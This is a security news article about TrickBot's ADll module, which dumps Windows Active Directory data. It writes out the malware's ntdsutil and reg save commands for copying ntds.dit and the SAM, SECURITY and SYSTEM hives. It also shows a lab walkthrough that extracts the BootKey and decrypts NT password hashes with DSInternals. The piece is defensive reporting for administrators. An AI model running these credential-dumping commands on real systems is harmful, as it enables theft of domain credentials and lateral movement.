
TrickBot Now Steals Windows Active Directory Credentials

bleepingcomputer.com/news/security/trickbot-now-steals-windows-active-directory-credentials/

Lawrence Abrams

By
Lawrence Abrams

- January 23, 2020
- 04:07 PM
- 1



A new module for the TrickBot trojan has been discovered that targets the Active Directory database stored on compromised Windows domain controllers.

TrickBot is typically download and installed on a computer through other malware. This most common malware that installs TrickBot is Emotet, which is distributed through spam with malicious Word document attachments.

Once TrickBot is installed, it will harvest various information from a compromised computer and will then attempt to spread laterally throughout a network to gather more data.

To perform this behavior, TrickBot will download various modules that perform specific behavior such as stealing cookies, browser information, OpenSSH keys, and spreading to other computers.

As part of the malware's continued evolution, a new TrickBot module called 'ADll' was discovered by security researcher Sandor Nemes that executes a variety of Windows commands that allows the trojan to steal a Windows Active Directory database.

Dumping the Active Directory


Before we get to how TrickBot steals an Active Directory database to harvest login credentials, we first need to give a bit of background about a special file called **ntds.dit**.

When a server is promoted as a domain controller, the Active Directory database will be created and saved to the default C:\Windows\NTDS folder on the DC.

Inside this folder is a file called ntds.dit, which is a database that contains all Active Directory services information such as users, passwords, groups, computers, etc.

As this information is sensitive, Windows encrypts the data using a BootKey stored in the System hive of the Registry. As the ntds.dit is always opened by the domain controller, it also not possible to access it normally using standard file operations.

To be able to work with the ntds.dit database while it is open, Windows domain controllers have a tool called **ntdsutil** that allows administrators to perform database maintenance.



```
C:\Users\ADMINI~1\AppData\Local\Temp>ntdsutil /?
Microsoft(R) Windows(TM) Directory Service Utilities Version 2.0
Copyright (C) Microsoft Corporation 1991-2002. All Rights Reserved.

dsdbutil performs database maintenance of the Active Directory Domain Services store
and facilitates configuration of AD LDS communication ports and view AD LDS
instances installed on a machine.

This is an interactive tool. Type "help" at the prompt for more information.


 ?                              - Show this help information
 Activate Instance %s           - Set "NTDS" or a specific AD LDS instance
                                  as the active instance.
 Authoritative restore          - Authoritatively restore the DIT database
 Change Service Account %s1 %s2 - Change AD DS/LDS Service Account to
                                  username %s1 and password %s2.
                                  Use "NULL" for blank password, * to
                                  enter password from the console.
 Configurable Settings          - Manage configurable settings
 DS Behavior                    - View and modify AD DS/LDS Behavior
 Files                          - Manage AD DS/LDS database files
 Group Membership Evaluation    - Evaluate SIDs in token for a given user or
                                  group
 Help                           - Show this help information
 IFM                            - IFM media creation
 LDAP policies                  - Manage LDAP protocol policies
```

ndtsutil command

Using ntdsutil, administrators can perform the "ifm" (Install from Media) command to create a dump of the Active Directory. This command is meant to be used to create installation media that can quickly set up new Domain controllers without having to wait for the Active Directory to replicate.

If TrickBot is able to gain administrative access to a domain controller, it will abuse this command to create a copy of the domain's Active Directory database and steal it.

TrickBot steals the Active Directory

TrickBot's new ADll module takes advantage of the "Install from Media" command to dump the Active Directory database and various Registry hives to the %Temp% folder. These files are then compressed and sent back to the attackers.

In a conversation with BleepingComputer, Nemes explained that the ADll module will generate an 8 character ID based on the TrickBot client ID.

The module will then use this ID as the filename argument for the following executed commands:

```
ntdsutil "ac in ntds" "ifm" "cr fu %TEMP%\[generated-id]0.dat" q q
reg save HKLM\SAM %TEMP%\[generated-id]1.dat /y
reg save HKLM\SECURITY %TEMP%\[generated-id]2.dat /y
reg save HKLM\SYSTEM %TEMP%\[generated-id]3.dat /y
```

When executed, the commands will dump the Active Directory database as well as the SAM, Security, and SYSTEM hives.

When done, Nemes says the module will check if the files exist, compress them, and then exfiltrate the files back to the attacker's servers.


Now that the attackers have access to these files, they can decrypt the Active Directory database and dump the usernames, password hashes, computer names, groups, and other data.

This data can then be used to further spread laterally throughout the network and is especially helpful for the actors behind the Ryuk Ransomware, which is typically the final payload for TrickBot infections.

Illustrating how this data helps attackers

To illustrate how the TrickBot module works and what data it can gather using, BleepingComputer set up a small Windows domain.

Once set up, we execute the first command of "`ntdsutil "ac in ntds" "ifm" "cr fu %TEMP%\H00i0Z000.dat" q q`", which dumps the Active Directory database to the %TEMP%\H00i0Z000.dat folder.




```
C:\Users\ADMINI~1\AppData\Local\Temp>ntdsutil "ac in ntds" "ifm" "cr fu %TEMP%\H00i0Z000.dat" q q
ntdsutil: ac in ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: cr fu C:\Users\ADMINI~1\AppData\Local\Temp\H00i0Z000.dat
Creating snapshot...
Snapshot set {0cd9b4bd-922a-4d75-bf6d-75a0815af25e} generated successfully.
Snapshot {a5bb4b5b-5202-413e-962b-f1caeb055aaf} mounted as C:\$SNAP_202001231003_VOLUMEC$\
Snapshot {a5bb4b5b-5202-413e-962b-f1caeb055aaf} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202001231003_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\Users\ADMINI~1\AppData\Local\Temp\H00i0Z000.dat\Active Directory\ntds.dit

                  Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying C:\Users\ADMINI~1\AppData\Local\Temp\H00i0Z000.dat\registry\SYSTEM
Copying C:\Users\ADMINI~1\AppData\Local\Temp\H00i0Z000.dat\registry\SECURITY
Snapshot {a5bb4b5b-5202-413e-962b-f1caeb055aaf} unmounted.
IFM media created successfully in C:\Users\ADMINI~1\AppData\Local\Temp\H00i0Z000.dat
ifm: q
ntdsutil: q
```

Dumping the Active Directory database

We also executed the module's reg commands to save the SAM, Security, and SYSTEM hives to files.

```
reg save HKLM\SAM %TEMP%\H00i0Z001.dat /y
reg save HKLM\SECURITY %TEMP%\H00i0Z002.dat /y
reg save HKLM\SYSTEM %TEMP%\H00i0Z003.dat /y
```


When done, our %Temp% folder contained a folder containing the Active Directory database and three dat files that are the saved Registry hives.



Name	Date modified	Type	Size
H00i0Z000.dat	1/23/2020 11:54 A...	File folder	
H00i0Z001.dat	1/23/2020 11:54 A...	DAT File	48 KB
H00i0Z002.dat	1/23/2020 11:54 A...	DAT File	32 KB
H00i0Z003.dat	1/23/2020 11:54 A...	DAT File	14,832 KB

Saved data in %Temp% folder


Inside the H00i0Z001.dat folder is the dumped ntds.dit database file.



Name	Date modified	Type
ntds.dit	1/23/2020 11:54 A...	DIT File
ntds.jfm	1/23/2020 11:54 A...	JFM File

The dumped Active Directory database


Using the DSInternals PowerShell modules we can easily extract the BootKey decryption key from the System hive using the " `Get-Bootkey -SystemHivePath '.\H00i0Z003.dat` "' command.



```
PS C:\Users\Administrator\AppData\Local\Temp> Get-Bootkey -SystemHivePath '.\H00i0Z003.dat'
90c2ccc44350a[redacted]
PS C:\Users\Administrator\AppData\Local\Temp>
```

Extracting BootKey from SYSTEM hive

Finally, we execute the DSInternals command " `Get-ADDBAccount -All -DBPath 'C:\Users\sanje\Desktop\NTDS\ntds.dit' -Bootkey [key]` " to decrypt the database and view all of the accounts, including their NTML password hashes, as seen below.



```
PS C:\Users\Administrator\AppData\Local\Temp\H00i0Z000.dat\Active Directory> Get-ADDBAccount -All -DBPath 'ntds.dit' -Bootkey
90c2cc[redacted]

DistinguishedName: CN=Administrator,CN=Users,DC=bleepingcomputer,DC=local
Sid: S-1-5-21-1680551194-2575277202-600819421-500
Guid: 3d369f46-7906-4782-90d9-08dce876befe
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: True
Deleted: False
LastLogon: 1/23/2020 9:04:33 AM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-1680551194-2575277202-600819421-512
Secrets
  NTHash: faf311c21aa462142e71aa8[redacted]
  LMHash:
  NTHashHistory:
  LMHashHistory:
  SupplementalCredentials:
```

Dumping user password hashes from the ntds.dit file

Attackers can then take these hashes and run them through cracking programs to determine the actual plain-text passwords for these users.


These account credentials can then be used by the attackers to compromise other devices on the network.

Further information

Active Directory exploitation is a serious subject and is important for domain administrators to become familiarized with it.

I recommend the "Att&ckingActive Directory for fun and profit" by Huy Kha to learn about different ways that attackers can access data stored in the Active Directory.

Head of SentinelLabs Vitali Kremez also has a very informative video on how Trickbot and Ryuk exploit Active Directory services for their benefit.



Watch Video At:

https://youtu.be/u1XvMcwdvgI

Related Articles:

New ERMAC 2.0 Android malware steals accounts, wallets from 467 apps

Phishing websites now use chatbots to steal your credentials

Fake crypto sites lure wannabe thieves by spamming login credentials

Microsoft fixes new PetitPotam Windows NTLM Relay attack vector

Attackers hijack UK NHS email accounts to steal Microsoft logins

- Active Directory
- Credentials
- Module
- TrickBot

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Comments

simplemann - 2 years ago

Is Ntdsutil.exe used for any other function than special circumstances by Admins? Would a mitigation for this threat be as simple as renaming that file to something else, or would that break something?

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: